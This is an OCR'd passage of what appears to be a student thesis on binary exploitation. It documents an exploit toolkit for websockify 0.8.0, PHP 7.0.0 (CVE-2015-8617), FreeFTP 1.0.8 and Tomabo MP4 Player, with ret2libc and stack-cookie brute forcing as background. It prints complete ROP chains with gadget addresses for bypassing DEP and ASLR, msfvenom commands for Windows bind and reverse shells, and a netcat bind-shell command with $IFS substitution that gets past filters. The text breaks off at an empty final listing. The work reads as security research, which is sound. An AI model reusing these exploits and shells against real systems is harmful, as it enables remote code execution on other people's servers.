

Figure 2.9: The example of stack during an ret2libc attack

Library function also ends with `RET` instruction. Because of that it is possible to chain two or more function calls. `exit()` function can be used in order to make the application not crashing.

If one wants to call `system("some_malicious_command")` by overwriting return address, they should deliver `"some_malicious_command"` to the memory of the program and overwrite stack so it will look like the one presented in figure 2.10:



Figure 2.10: The example of stack during an ret2libc to `system("some_malicious_command")` attack

On x86-64 GNU/Linux and Windows systems arguments are placed in registers. Despite that ret2libc technique is still possible. Ret2libc can be combined with ROP in such a way that ROP chain will set up registers properly, and at the end of the ROP chain `RET` instruction returns to a chosen library function.

The Consequences of `fork()`

`fork()` - a function that creates a child process which is a copy of the parent process (the one who invoked it) - is often used in server software. On success it returns different values

for child and parent process . In child process this value is equal to 0. In parent it is a pid of its children. Right after the process forking the child is almost identical to its parent. This has some consequences from the security point of view.

Listing 2.50: The definition of the `fork()` function [40]

```
pid_t fork(void);
```

- Library functions in both processes will be located at the same memory addresses.
- Stack and heap are in the same places in the processes memory.
- The code of an application will be in the same place in memory even when binary is compiled with PIE.
- Stack cookies will be identical for both processes.

In server software a new fork is often created for every client connection. Because of this it is possible to decrypt a stack cookie using bruteforce but without trying all of the combinatios. One can overwrite the stack cookie by trying every possible combination of the first byte. When the first byte is known then the second byte (and so on) are discovered similarly. If the cookie is being overwritten with a diferent value the process exits because cookie overwriting was detected.

3. The Product Overview

3.1. System Architecture

The system provides some tools that make it possible to take advantage of vulnerabilities of four binary programs and the module that is a container for the tools. System is a console application that interacts with a user by printing messages to the screen and reading provided commands. The application does not accept command-line arguments.

The system is written in python2 and uses pwn library provided by pwntools [33, 34]. Pwntools provides some new commands and two python2 libraries: pwn and pwnlib. These are smilar but the differences are packages layout. pwn also has side-effects. The system uses pwn library due to that side-effects are not undesirable in this system. The system does not need anything heavy to download or install.

The application is splitted to the following modules:

- **main.py** is a main module, responsible for starting the system.
- **menu.py** is responsible for providing menu for the user and functions used for printing and formatting text.
- **shellcodes.py** module provides two types of shellcodes: bind tcp and reverse tcp. This module is discussed in more details later.
- An exploit for every program is named from the program's name. That is **php.py**, **freeFTP.py**, **tomabo.py**, **websockify.py**



Figure 3.1: A component diagram of the system

3.1.1. Shellcodes Module

As it was mentioned above, `shellcodes.py` is responsible for providing shellcodes. Functions `get_bind_shell()` and `get_reverse_shell()` contain a shellcode generated using metasploit commands from listings 3.1 and 3.2. Before these will be returned to the user it is necessary to patch them using user options (bind shell requires port; reverse shell requires both port and IP address).

Listing 3.1: Command that generates bind shell shellcode

```
msfvenom -a x86 --platform windows -p windows/shell_bind_tcp
        LPORT=61166 -f python
```

Listing 3.2: Command that generates reverse shell shellcode

```
msfvenom -a x86 --platform windows -p windows/shell_reverse_tcp
        LPORT=61166 LHOST=1.2.3.4 -f python
```

Exploiting tomabo player delivered a new problem which was a set of badchars. `shellcodes.py` implements a similar solution to the one that can be found in metasploit shellcode genetator algorithm. A generated shellcode containing badchars is encoded - in this case XOR has been used - a smaller shellcode which is responsible for decoding instrunctions is prepended to the encoded shellcode. The decoder can not contain any badchar character.

3.1.2. websockify.py Module

This module is an exploit for websockify (version `0.8.0`; commit `1f132f9d849cde72d0d50a6936694d8dfb30c94e`) running on Debain 8.5 i386. The main idea for the exploitation process involoved overflowing the return address (by default gcc provided in this OS does not compile with stack canaries) and creating a ROP chain.

Since there is no gadget containing `syscall` instruction it is impossible to call a function provided by the kernel. The ROP chain reads GOT in order to obtain an address to `system()`. Unfortulately, GOT does not contain `system()`. All basic C functions including `system()`, `puts()`, `exit()`, `abs()` are located inside glibc's `.text` section. Since the glibc's `.text` section is always mapped to the contiguous memory, the distance between 2 functions inside is always the same for given glibc version. Needed function can be computed by reading another function from GOT and by adding the difference. Next, the exploit delivers a command to the memory of an executable using ROP chain, and calls `system(delivered_command)`.

3.1.3. php.py module

PHP 7.0.0 is an first stable version of PHP 7 series, is prone to format string vulnerability. User must have access to PHP interpreter. This vulnerability may be useful if somebody have access to WWW server with PHP interpreter whose administrator blocked functions allowing to gain access to the shell of the server. The exploit can be used in order to bypass the restrictions.

The exploit tricks a server to call `system()` function with the chosen command as an argument by taking advantage of format string vulnerability. It overwrites `strrchr()` function to `system()` . This exploit works on Apache2 Web Server (version `2.2.31`) with PHP version `7.0.0`. The exploit is divided into two parts. The first one generates a file which has to be uploaded to the server, the second part is a script that loads the file as a web page several times sending a malicious header.

3.1.4. freeFTP.py module

FreeFTP is an free FTP server application. The exploit works for version `1.0.8` on Windows 10 x86-64 with enabled additional protection - DEP set to `AlwaysOn`. It was tested on Windows 10 x86-64 version `10.0.10586`. The user must know username for the FTP service. The vulnerability is a buffer overflow with possibilty to overwrite a SEH. ROP chain by reading import address table obtains `GetModuleHandleA()` and `GetProcAddress()` addresses. Next it gains address to `VirtualProtect()` by calling previously obtained 2 functions.

3.1.5. tomabo.py module

Tomabo MP4 Player is a media player. The exploit works for version `3.11.6` on Windows 10 x86-32 version `10.0.10586` with enabled additional mitigations - DEP and SEHOP. The vulnerability is local what means that the user must be encouraged to run malicious file. Like in the case of FreeFTP the vulnerability is a buffer overflow with possibilty to overwrite a SEH. ROP chain by reading import address table obtains `CreateThread()`. Next it adds constant valu to this address to obtain `VirtualProtect()` address and calls this function to make stack memory executable. After this operation can be executed shellcode placed on the stack.

3.2. Detailed Exploitation Process of Websockify

Websockify is a web proxy which translates WebSockets protocol to the normal one. It works by removing handshake at the communication between proxy and desirable server. It is implemented in Python, C, Clojure and Ruby.

The server can be run using command shown in listing 3.3.

Listing 3.3: Command which starts the server

```
./websockify 2222 google.pl:80
```

3.2.1. Environment

The exploit works on Debian 8.5 i386.

By default on this system is installed gcc in version: `gcc (Debian 4.9.2-10) 4.9.2`, and glibc: `Debian GLIBC 2.19-18+deb8u4`. ASLR as usual is turned on.

3.2.2. Vulnerability Overwiew

The proof of concept [12] delivers information about how to trigger the vulnerability (further explained in this document) which is a buffer overflow in the C implementation of Websockify. The program is vulnerable before the commit `1f132f9d849cde72d0d50a6936694d8dfb30c94e` (including this commit).

Inside `websocket.c` in `start_server()` function a new fork is spawned on every new TCP client connection. After that a vulnerable function - `do_handshake()` is called. This function contains local variables. The most important ones have been shown in listing 3.4. The buffer `handshake` has size 4096 bytes and it is located on the stack.

Listing 3.4: Local variables of `do_handshake()` function

```
1 ws_ctx_t *do_handshake(int sock) {
2     char handshake[4096], ...;
3     ...
4     int len, ..., offset;
5     ws_ctx_t * ws_ctx;
```

Listing 3.5 shows the most important part of the function. It can be seen that the program writes 10 times more data to the buffer than it can hold (line 6). As the result, the return address of the function can be overwritten.

Listing 3.5: Buffer overflow inside `do_handshake() function`

```
1     // Peek, but don't read the data
2     len = recv(sock, handshake, 1024, MSG_PEEK);
3     ...
4     offset = 0;
5     for (i = 0; i < 10; i++) {
6         len = ws_recv(ws_ctx, handshake+offset, 4096);
```

```
7           if (len == 0) {
8               handler_emsg("Client closed during handshake\n");
9               return NULL;
10          }
11          offset += len;
12          handshake[offset] = 0;
13          if (strstr(handshake, "\r\n\r\n")) {
14              break;
15          }
16          usleep(10);
17      }
18      ...
19      if (!parse_handshake(ws_ctx, handshake)) {
20          handler_emsg("Invalid WS request\n");
21          return NULL;
22      }
```

Next, the function `parse_handshake()` is called (line 19). When it returns false, `do_handshake()` function - where return address can be overwitten - is exiting.

3.2.3. Exploit

During exploitation of this vulnerability an additional problem occured. Between overwriting the return address and returning from `do_handshake()`, executable was accessing local variables (also pointers) which were also overwritten. This caused a problem because the program was crashing.



Figure 3.2: The simplified stack frame in the function `do_handshake()`

Figure 3.2 presents the simplified stack frame in the function `do_handshake()`. Boxes with green color contain offset from the beginning of the `handshake` buffer. After overwriting the return address, function `ws_recv()` is called with local variable `ws_ctx` as its first argument (listing 3.6).

Listing 3.6: The ws_recv() function.

```
1 ssize_t ws_recv(ws_ctx_t *ctx, void *buf, size_t len) {
2     if (ctx->ssl) {
3         //handler_msg("SSL recv\n");
4         return SSL_read(ctx->ssl, buf, len);
5     } else {
6         return recv(ctx->sockfd, buf, len, 0);
7     }
8 }
```

Listing 3.6 shows that `ws_ctx` has to be pointing to a valid address with read access permissions. `ws_ctx->ssl` should be equal to 0 in order to omit calling a function `SSL_read()` because of possible crashes (line 2).

Listing 3.7: The function `parse_handshake()`

```
1 int parse_handshake(ws_ctx_t *ws_ctx, char *handshake) {
2     char *start, *end;
3     headers_t *headers = ws_ctx->headers;
4
5     headers->key1[0] = '\0';
6     headers->key2[0] = '\0';
7     headers->key3[0] = '\0';
```

```
8
9       if ((strlen(handshake) < 92) || (bcmp(handshake, "GET ", 4) != 0)) {
10          return 0;
11      }
12      ...
```

Listing 3.7 shows that `ws_ctx->headers` should be a valid address with write permissions (lines 3-7). Preparing HTTP query so that it does not begin with `"GET "` causes the function to exit early (line 9) which is desirable in order to omit possible crashes.

In other words, the overwritten variable `ws_ctx` should meet two requirements:

- `ws_ctx->headers` has to be an address to the memory with write permissions
- `ws_ctx->ssl` must be equal to 0.

Listing 3.8: The `ws_ctx_t` structure.

```
1  typedef struct {
2      int         sockfd;
3      SSL_CTX    *ssl_ctx;
4      SSL        *ssl;
5      int         hixie;
6      int         hybi;
7      headers_t  *headers;
8      char       *cin_buf;
9      char       *cout_buf;
10     char       *tin_buf;
11     char       *tout_buf;
12 } ws_ctx_t;
```

Listing 3.9: The `headers_t` structure.

```
1  typedef struct {
2      char path[1024+1];
3      char host[1024+1];
4      char origin[1024+1];
5      char version[1024+1];
6      char connection[1024+1];
7      char protocols[1024+1];
8      char key1[1024+1];
9      char key2[1024+1];
10     char key3[8+1];
11 } headers_t;
```

Listings 3.8 and 3.9 present structures `ws_ctx_t` and `headers_t`.

While moving abstraction structures into memory `ws_ctx` should point to the place in the memory that should look like:

- `((unsigned uint32_t*)ws_ctx)[2]=0`

- `((unsigned uint32_t*)ws_ctx)[5]=[some place in writeable memory]`

There is such place in the memory that have the same address at every run. Exploit overwrites `ws_ctx` local variable to this place.

The ROP Chain

Since there are no gadgets for storing arbitrary values in `EAX` register like `pop eax`, the exploit uses the instruction `POPAL` many times. `POPAL` is a single instruction that pops the registers `EAX`, `EBX`, `ECX`, `EDX`, `EDI`, `ESI`, `EBP` all at once.

Pseudocode of the `POPAL` instruction is presented in listing 3.10

Listing 3.10: Pseudocode of the `POPAL` instruction, taken from [22]

```
EDI <- Pop();
ESI <- Pop();
EBP <- Pop();
Increment ESP by 4; (* Skip next 4 bytes of stack *)
EBX <- Pop();
EDX <- Pop();
ECX <- Pop();
EAX <- Pop();
```

The ROP chain ends on gadget `0x080494e7 : push eax ; push 0x804e5b0 ; call edx`. According to the GNU/Linux x86-32 calling convention this is the code that calls one-argument function which pointer is stored in `EDX` register. The argument is `0x804e5b0` and is is an address with writing permissions. The presented ROP chain stores a string command under `0x804e5b0` address. That command can be provided by the user.

Final ROP chain is split into two parts:

- The first one is a loop that saves next four bytes of the string to the memory under address `0x804e5b0` during every loop iteration (listing 3.11). This loop can be found in the python script that generates a ROP chain. Generated ROP chain does not contain any loop.

  Listing 3.11: Gadgets used to save chosen 4-byte integer into any address

  ```
  0x0804a872 : popal ; cld ; ret
  0x0804ac45 : mov dword ptr [eax], edx ; pop ebp ; ret
  ```

  The first instruction sets `EDX` to the four-byte part of the string. `EAX` is set to the address `0x804e5b0+[loop_iteration]*4`. The second instruction moves value from EDX to the memory location which address is stored in `EAX`.

- The next part of ROP chain calculates the address of `system()` by reading an address of `strtol()` and adding an adequate value as described in listing 3.12.

Listing 3.12: Calculating `system()` address

```
0x0804a872 : popal ; cld ; ret
0x0804d913 : add eax, dword ptr [edx] ; ret
0x080494ae : push 0x804e5b0 ; call eax
```

`POPAL` instruction sets `EAX` register to the distance between `system()` and `strtol()` addresses. `EDX` is set to the address of `strtol()` pointer in GOT.

The full ROP chain is presented in listing 3.13.

Listing 3.13: The ROP chain for the websockify exploit

```
1  #--first part--
2  not_important=0x0
3  ptr=0x804e5b0
4  for command_part in cmd_4B_parts:
5    rop_chain+=struct.pack("I",0x0804a872) #0x0804a872 : popal ; cld ;
         ret
6    rop_chain+=struct.pack("I",not_important) #  edi
7    rop_chain+=struct.pack("I",not_important) #  esi
8    rop_chain+=struct.pack("I",not_important) #  ebp
9    rop_chain+=struct.pack("I",not_important) #  ignored
10   rop_chain+=struct.pack("I",not_important) #  ebx
11   rop_chain+=command_part                   #  edx = 4B part of string
12   rop_chain+=struct.pack("I",not_important) #  ecx
13   rop_chain+=struct.pack("I",ptr)           #  eax = 0x804e5b0
14   rop_chain+=struct.pack("I",0x0804ac45)    #  0x0804ac45 : mov dword
         ptr [eax], edx ; pop ebp ; ret
15   rop_chain+=struct.pack("I",not_important) #  ebp
16   ptr+=4
17
18 #--second part--
19 rop_chain+=struct.pack("I",0x0804a872) #0x0804a872 : popal ; cld ; ret
20 rop_chain+=struct.pack("I",not_important) #  edi
21 rop_chain+=struct.pack("I",not_important) #  esi
22 rop_chain+=struct.pack("I",not_important) #  ebp
23 rop_chain+=struct.pack("I",not_important) #  ignored
24 rop_chain+=struct.pack("I",0x0)           #  ebx
25 rop_chain+=struct.pack("I",0x0804e1ac)    #  edx = 0x0804e1ac - addres
       of pointer to strtol in .got table
26 rop_chain+=struct.pack("I",not_important) #  ecx
27 rop_chain+=struct.pack("I",48048)         #  eax = 48048 // distance
     between system and strtol
28
29 rop_chain+=struct.pack("I",0x0804d913)    #0x0804d913 : add eax, dword
       ptr [edx] ; ret
30 #eax contains address of system()
31 #push 1st argument and call system()
32 rop_chain+=struct.pack("I",0x080494ae)    #0x080494ae : push 0x804e5b0
       ; call eax
```

Summary

The exploit bypasses no-executable stack by injecting a ROP chain to the stack of the process. This is possible because the `.text` section is still placed under constant address even when ASLR is turned on. The ROP chain calls `system()` function, but it was also possible to use return-to-libc method. Turnig on PIE could make the binary impossible to exploit because addresses of the gadgets will be placed at unknown addresses.

3.3. Detailed Exploitation Process of PHP with Apache HTTP Server

PHP `7.0.0` is an first stable version of PHP 7 series, is vulnerable to format string. User must have an access to PHP interpreter. This vulnerability may be useful if somebody have an access to www serwer with PHP which administrator blocked functions allowing to gain access to the shell of the server. Exploit can bypass restrictions.

3.3.1. Vulnerability Overview

CVE [4] is described as shown in listing 3.14

Listing 3.14: The description of CVE-2015-8617, taken from [4]

```
Format string vulnerability in the zend_throw_or_error function
in Zend/zend_execute_API.c in PHP 7.x before 7.0.1 allows
remote attackers to execute arbitrary code via format string
specifiers in a string that is misused as a class name, leading
to incorrect error handling.
```

Listing 3.3.1 presents the result of the crash when executing the PoC [2] (write-what-where example) script.

```
gdb-peda$ run ../poc.php
Starting program: /home/a/php-7.0.0/sapi/cli/php ../poc.php

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
RAX: 0x43434343 ('CCCC')
......
RDX: 0x42424242 ('BBBB')
......
[-------------------------------------code-------------------------------------]
.......
=> 0x685087 <xbuf_format_converter+1911>:       mov    DWORD PTR [rax],edx
.......
Stopped reason: SIGSEGV
0x0000000000685087 in xbuf_format_converter (xbuf=xbuf@entry=0x7ffc66e4b300
    ,
    is_char=is_char@entry=0x1, fmt=<optimized out>, ap=0x7ffc66e4b350)
    at /home/a/php-7.0.0/main/spprintf.c:744
744 *(va_arg(ap, int *)) = is_char? (int)((smart_string *)xbuf)->len :
(int)ZSTR_LEN(((smart_str *)xbuf)->s);
```

The program throwed `SIGSEGV` on instruction `mov DWORD PTR [rax],edx`. `RAX` is set to `0x43434343` and `EDX` to `0x42424242`.

Listing 3.15: Backtrace in the place of the crash

```
gdb-peda$ bt
```

```
#0  0x0000000000685087 in xbuf_format_converter (xbuf=xbuf@entry=0
    x7ffc66e4b300,
    is_char=is_char@entry=0x1, fmt=<optimized out>, ap=0x7ffc66e4b350)
    at /home/a/php-7.0.0/main/spprintf.c:744
#1  0x00000000006864f8 in vspprintf (pbuf=0x7ffc66e4b348, max_len=0x0,
    format=<optimized out>,
    ap=<optimized out>) at /home/a/php-7.0.0/main/spprintf.c:847
#2  0x00000000004274fa in zend_throw_error (exception_ce=0x104b5b0,
    exception_ce@entry=0x0,
    format=0x7fa18b200000 "Class '%1111638586d%d%n", 'A' <repeats 177 times
        >...)
    at /home/a/php-7.0.0/Zend/zend.c:1313
#3  0x00000000006d12ee in zend_throw_or_error (fetch_type=<optimized out>,
    fetch_type@entry=0x200,
    exception_ce=0x0, format=format@entry=0xb95e03 "Class '%s' not found",
        exception_ce=0x0)
    at /home/a/php-7.0.0/Zend/zend_execute_API.c:221
#4  0x00000000006d3993 in zend_fetch_class (class_name=0x7fa1ce800000,
    fetch_type=0x200)
    at /home/a/php-7.0.0/Zend/zend_execute_API.c:1368
#5  0x0000000000755a7a in ZEND_FETCH_CLASS_SPEC_CV_HANDLER ()
    at /home/a/php-7.0.0/Zend/zend_vm_execute.h:2332
#6  0x000000000072036b in execute_ex (ex=<optimized out>)
    at /home/a/php-7.0.0/Zend/zend_vm_execute.h:414
#7  0x0000000000772f17 in zend_execute (op_array=0x7fa255c7d000,
    op_array@entry=0x7fa255c83240,
    return_value=return_value@entry=0x7fa255c13030) at /home/a/php-7.0.0/
        Zend/zend_vm_execute.h:458
#8  0x00000000006e0fa3 in zend_execute_scripts (type=type@entry=0x8, retval
    =0x7fa255c13030,
    retval@entry=0x0, file_count=file_count@entry=0x3) at /home/a/php
        -7.0.0/Zend/zend.c:1428
#9  0x0000000000681f60 in php_execute_script (primary_file=
    primary_file@entry=0x7ffc66e4db50)
    at /home/a/php-7.0.0/main/main.c:2471
#10 0x0000000000774bf3 in do_cli (argc=0x2, argv=0x1004860) at /home/a/php
    -7.0.0/sapi/cli/php_cli.c:974
#11 0x0000000000429c54 in main (argc=argc@entry=0x2, argv=0x1004860,
    argv@entry=0x7ffc66e4ef58)
    at /home/a/php-7.0.0/sapi/cli/php_cli.c:1345
#12 0x00007fa25871a830 in __libc_start_main (main=0x4297e0 <main>, argc=0x2
    , argv=0x7ffc66e4ef58,
    init=<optimized out>, fini=<optimized out>, rtld_fini=<optimized out>,
        stack_end=0x7ffc66e4ef48)
    at ../csu/libc-start.c:291
#13 0x0000000000429d99 in _start ()
```

The backtrace [1] from listing 3.15 shows that PHP does not use libc functions for formatting strings but it has a replacement implemented.

[1] backtrace is a command that shows history of the called functions

3.3.2. Exploitation

As it was described before, in format string attack one has to save an arbitrary value `X` under the chosen `Y` address. It is neccessary to find the `Y` value on the stack and to create a buffer of the `X` value size. In case we want to read the value under `Y` address it is enough to find the `Y` value on the stack.

In this case on the stack (in the place of the third argument) a length of the class name (+ small constant value) is placed, hence with the help of `"%n"` format specifier it is possible to save the `X` value under address `Y` where `X` is the length of data already written by vspprintf. `Y` is the length of the class name.

It is also possible to leak a value from the address equal to the length of the class name using (`"%s"`). It is necessary to allocate a very long string that consumes a lot of memory. Fortunately, GOT is loaded among the lower addresses.

Since there is no `system()` in GOT the exploit has to leak address to another glibc function. Then it adds a constant value which denotes the distance between `system()` and the leaked function. After that the exploit overwrites certain function address in GOT to `system()` and makes Apache call that function with the first argument under its control.

Apache2 is running with partial RELRO protection. Both Apache and PHP are compiled with FORTIFY_SOURCE flag. Exploit overwrites the `strrchr()` funtion to `system()`. Apache2 calls `strrchr()` with the first argument under the user control which is a sent HTTP header: `"Host: [IP of the serwer]"`.

Listing 3.16: The simplest example of a HTTP request that queries the server for the WWW resource

```
GET /index.html HTTP/1.1
Host: www.example.com
```

The exploit in the place of `www.example.com` sends a bash command. In this case the command is as the one in listing 3.17. This command has to be properly converted in order to avoid improper characters in `"Host:"` header.

Listing 3.17: The command that executes on the server

```
mkfifo pipe; sh pipe | nc -l 4567 > pipe
```

Listing 3.18: The command after convertions. `"$IFS"` is used as the space replacement as space is classified as a badchar [1].

```
cd$IFS"tmp";mkfifo$IFS"pipe";sh$IFS"pipe"|nc$IFS-l$IFS"9999">
   pipe;
```

The second part of the exploit - the code responsible for loading the first script to a web server - loads the web page several times. This is needed because Apache2 works in a way that it does not always call `strrchr()`. Secondly - Apache2 has many forks of its processes. When a web page loads, Apache2 calls `strrchr()` first, then the exploit overwrites `strrchr()` function to `system()`. For loading a web page a random server's fork is responsible.

3.3.3. Summary

The exploit used a known method of overwriting function addres in GOT. Just for the simplicity the overwritten address is not a pointer to the shellcode nor the ROP chain but it is another library function. Because of the nature of this vulnerability overwiting stack memory is also not possible. FULL_RELRO could probably stop the attack. The additional prerequisite of this exploit to run successfully is that server must have enough RAM memory. The amount which makes exploit reliable in around 80% cases is 4GB of the memory.

3.4. Detailed Exploitation Process of FreeFTP

It is simple and user-friendly free FTP server which is very easy to configure right after the installation.

3.4.1. Environment

The exploit works on Windows 10 x86-64 version `10.0.10586` (or another versions where ordinar number of function `VirtualProtect()` is 1458) with additional protection of DEP for all processes (DEP set to `AlwaysOn`). The version of FreeFTP is `1.0.8`

3.4.2. Vulnerability Overview

FreeFTP is vulnerable [3] to the buffer overflow present in the `PASS` command.

In order to trigger the vulnerability according to the FTP protocol the client should send data shown in listing 3.4.2.

```
USER user_name\r\n
PASS password_here_is_buffer_overflow\r\n
```

There exists an exploit for this application but it works only for a few old systems (where OS's libraries are loaded under constant addres) or/and without DEP protection.

3.4.3. The Exploit Description

Exploit works by overwriting SEH chain, next an exception `ACCESS_VIOLATION` is triggered by accessing an overwritten pointer. One can choose a configurable shellcode while using this exploit. Exploitation process using this method requires pivoting the stack. It was difficult to predict the value which should be added to the stack pointer because FreeFTP puts different payloads in various memory locations. In order to tackle with this the exploit creates NOP sled by utilizing one `RET` gadget.

Listing 3.19: generating NOP sled chain in ROP. `0x004214d6` is an address of one of the `RET` (`RETN` in mona syntax) instructions.

```
struct.pack("<I",0x004214d6)*600
```

ROP Chain

The exploit provides a ROP chain to the memory. ROP chain is based on the one generated by mona (listing 3.20). Its purpose is to set registers like in listing 3.21 and to call `VirtualProtect()`.

Listing 3.20: ROP chain generated by mona

```
1 0x00000000,  # [-] Unable to find API pointer -> eax
2 0x0044274c,  # MOV EAX,DWORD PTR DS:[EAX] # RETN
3 0x004089b6,  # XCHG EAX,ESI # RETN
```

```
4  0x00447609,   # POP EBP # RETN
5  0x004374fd,   # & call esp
6  0x00459445,   # POP EBX # RETN
7  0x00000201,   # 0x00000201-> ebx
8  0x00464852,   # POP EDX # RETN 0x00
9  0x00000040,   # 0x00000040-> edx
10 0x00455b25,   # POP ECX # RETN
11 0x004ba504,   # &Writable location
12 0x004352ef,   # POP EDI # RETN
13 0x0046f803,   # RETN (ROP NOP)
14 0x00486ed5,   # POP EAX # RETN
15 0x90909090,   # nop
16 0x0045c292,   # PUSHAD # RETN
```

Listing 3.21: registers set by the ROP chain

```
EAX = NOP (0x90909090)
ECX = lpOldProtect (ptr to W address)
EDX = NewProtect (0x40)
EBX = dwSize
ESP = lPAddress (automatic)
EBP = ReturnTo (ptr to jmp esp)
ESI = ptr to VirtualProtect()
EDI = ROP NOP (RETN)
```

Mona could not find gadgets for certain instructions (listing 3.20, line 1). More precisely, mona needs to have an address to `VirtualProtect()` function inside the `kernel32.dll` library which is not present in import address table of the main module. Because of that mona is not able to obtain an address of the given function. Despite the pointer to `VirtualProtect()` resides inside import address tables inside loaded libraries, it is not present on the static addresses. When the pointer to the `VirtualProtect()` function would be present the part of the ROP chain would look like shown in listing 3.22.

Listing 3.22: Instead of the first line from listing 3.20 could be something like this

```
1  0x004214d5,   # POP EAX # RETN
2  0x11223344,   #(ptr to KERNEL32.VirtualProtect in IAT)
3  0x0044274c,   # MOV EAX,DWORD PTR DS:[EAX] # RETN
```

In order to obtain an address to VirtualProtect() one method from the ones listed below can be used:

- Read an address of another function in `kernel32.dll`, then add the distance between read function and `VirtualProtect()`. Updates of `kernel32.dll` make the exploit not working.
- `GetModuleHandleA()`/`LoadLibraryA()` and `GetProcAddress()` are present in IAT. The exploit can use these functions in order to get the address of `VirtualProtect()`.

This exploit creates ROP chain using the second method. The ROP chain is divided into three parts. They are shown in listings 3.23, 3.24 and 3.25, respectively.

Listing 3.23: Get an address of the `GetModuleHandleA()` function and call `GetModuleHandleA("kernel32.dll")`

```
0x00483c76,  # PUSH ESP # AND AL,1C # POP EDI # POP ESI # POP EBP # POP
    EBX # ADD ESP,8 # RETN
"kernel32.dll" padded with "\x00" at the end to have size of 20 bytes
#EDI = "KERNEL32.dll", EAX = LoadLibrary
0x004214d5,  # POP EAX # RETN
0x004991D8,  # GetModuleHandleA KERNEL32,
0x0044274c,  # MOV EAX,DWORD PTR DS:[EAX] # RETN

#move eax to esi
0x004089b6,  # XCHG EAX,ESI # RETN

0x00494cc3,  # MOV EAX,EDI # POP EDI # RETN
0x00000000,  # EDI <- 0
0x00423273,  # XCHG EAX,EBP # RETN
#ebp = "KERNEL32.dll"

#mov ESI to EDI, now EDI is 0
0x0040ffd0,  # ADD EDI,ESI # RETN
0x00448017,  # POP ESI # RETN
0x00428890,  # ADD ESP,14 # RETN
0x0045c292   # PUSHAD # RETN
```

Listing 3.24: Get an address of the `GetProcAddress()` function and call `GetProcAddress(1458)`. 1458 is an ordinal number of the function `VirtualProtect()` in `kernel32.dll`.

```
0x0049067f,  # MOV ECX,EAX # MOV EAX,FreeFTPD.004C31C8 # SUB EAX,ECX #
    RETN
0x004479b8,  # POP EDI # RETN
1458,        # VirtualProtect ordinal
#EDI = VirtualProtect ordinal, ECX=kernel32 MODULE
0x004214d5,  # POP EAX # RETN
0x00499134,  # GetProcAddress KERNEL32 in IAT
0x0044274c,  # MOV EAX,DWORD PTR DS:[EAX]
#EDI = "VirtualProtect", ECX=kernel32 MODULE, EAX=GetProcAddress

#mov ebx, eax
0x0045e099,  # XCHG EAX,EBX # ADD EAX,C68BFFFE # POP ESI # RETN
0x90909090,
#EDI = VirtualProtect ordinal, ECX=kernel32 MODULE, EBX=GetProcAddress

0x00494c92,  # MOV EAX,EDI # POP EDI # RETN
0x00443fc7,  # {pivot 12 / 0x0c} :  # POP EBX # ADD ESP,8 # RETN
#EAX = VirtualProtect ordinal, ECX=kernel32 MODULE, EBX=GetProcAddress,
    EDI - pivot
```

```
18
19 0x00464852,   # POP EDX # RETN 0x00
20 0x0046f803,   # RETN (ROP NOP)
21 0x0045c292    # PUSHAD # RETN
```

Listing 3.25: Calling `VirtualProtect(ESP, 0x00000201, PAGE_EXECUTE_READWRITE /*= 0x40*/, a_writable_address)` that makes the memory placed above ROP chain be executable. After that it jumps to the location where the shellcode is provided by the exploit. This part has been entirely generated by mona.

```
